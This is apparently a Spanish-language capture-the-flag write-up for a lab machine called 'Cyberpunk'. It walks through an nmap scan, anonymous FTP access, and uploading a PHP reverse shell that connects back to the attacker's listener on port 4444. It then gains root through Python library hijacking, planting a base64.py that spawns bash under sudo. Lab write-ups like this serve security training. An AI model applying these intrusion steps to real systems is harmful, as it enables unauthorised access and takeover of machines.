CYBERPUNK



CONECTIVIDAD

ping -c1 192.168.0.41

```
PING 192.168.0.41 (192.168.0.41) 56(84) bytes of data. 64 bytes from 192.168.0.41: icmp_seq=1 ttl=64 time=2.21 ms
-- 192.168.0.41 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.211/2.211/2.211/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.41

LINUX-ttl=64


ESCANEO DE PUERTOS

nmap -p- -Pn -sVC --min-rate 5000 192.168.0.41 -T 5

```
Starting Nmap 7.94SVN (https://mmap.org ) at 2024-09-25 12:12 EDT
Warning: 192.168.0.41 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.41
Nost is up (0.00125 latency).
Not shown: 46811 filtered tcp ports (no-response), 18721 closed tcp ports (reset)
Post is up (0.00125 latency).
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```

Puertos abiertos 21,22 y 80

puerto 80



Nos vamos por ftp

```
Connected to 192.168.0.41

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220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]

Name (192.168.0.41:kali): anonymous

331 Conexión anónima ok, envía tu dirección de email como contraseña

Password:

230 Aceptado acceso anónimo, aplicadas restricciones

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls -la

229 Entering Extended Passive Mode (|||35066|)

150 Abriendo conexión de datos en modo ASCII para file list

drwxrwxrwx 3 0 0 4096 May 1 14:55 ...

drwxrwxrwx 3 0 0 4096 May 1 14:55 ...

drwxr-xr-x 2 0 0 4096 May 1 08:49 images

-rw-r--r- 1 0 0 9 713 May 1 14:55 index.html

-rw-r--r- 1 0 9 923 May 1 08:51 secret.txt
```

Tenemos varios archivos que descargamos en local

Leemos el secret.txt

EXPLOTACIÓN

Como tenemos el mismo contenido en ftp

que en http, intentamos subirnos una reverse shell

Usamos https://www.revshells.com/

ftp> put reshell.php


local: reshell.php remote: reshell.php

421 Tiempo límite sin transferencias (600 segundos): Cerrando conexión de control ftp>

Nos ponemos a la escucha por el 4444, nos vamos al navegador

http://192.168.0.41/reshell.php y obtenemos conexión

```
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.41] 44748
Linux Cyberpunk 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64 GNU/Linux 21:25:21 up 1:15, 0 user, load average: 2.49, 18.18, 17.71
USER TTY FROM LOGIN® IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ \| \| \|
```



ESCALADA DE PRIVILEGIOS

Nos hacemos arasaka

www-data@Cyberpunk:/home\$ su arasaka

```
Password:
arasaka@Cyberpunk:/home$
Buscamos permisos sudo
arasaka@Cyberpunk:/home$ sudo -l
Matching Defaults entries for arasaka on Cyberpunk:
      env reset, mail badpass,
      secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
      use_pty
User arasaka may run the following commands on Cyberpunk:
      (root) PASSWD: /usr/bin/python3.11 /home/arasaka/randombase64.py
Como el script randombase64.py importa la librería base64, podemos
aprovecharnos de esto para realizar un ataque de Python Library Hijacking.
Creamos un archivo base64.py en el mismo directorio que randombase64.py
import os
os.system('/bin/bash')
y a continuación ejecutamos
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
haciéndonos root
```

```
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py [sudo] contraseña para arasaka: root@Cyberpunk:/home/arasaka# whoami root
```

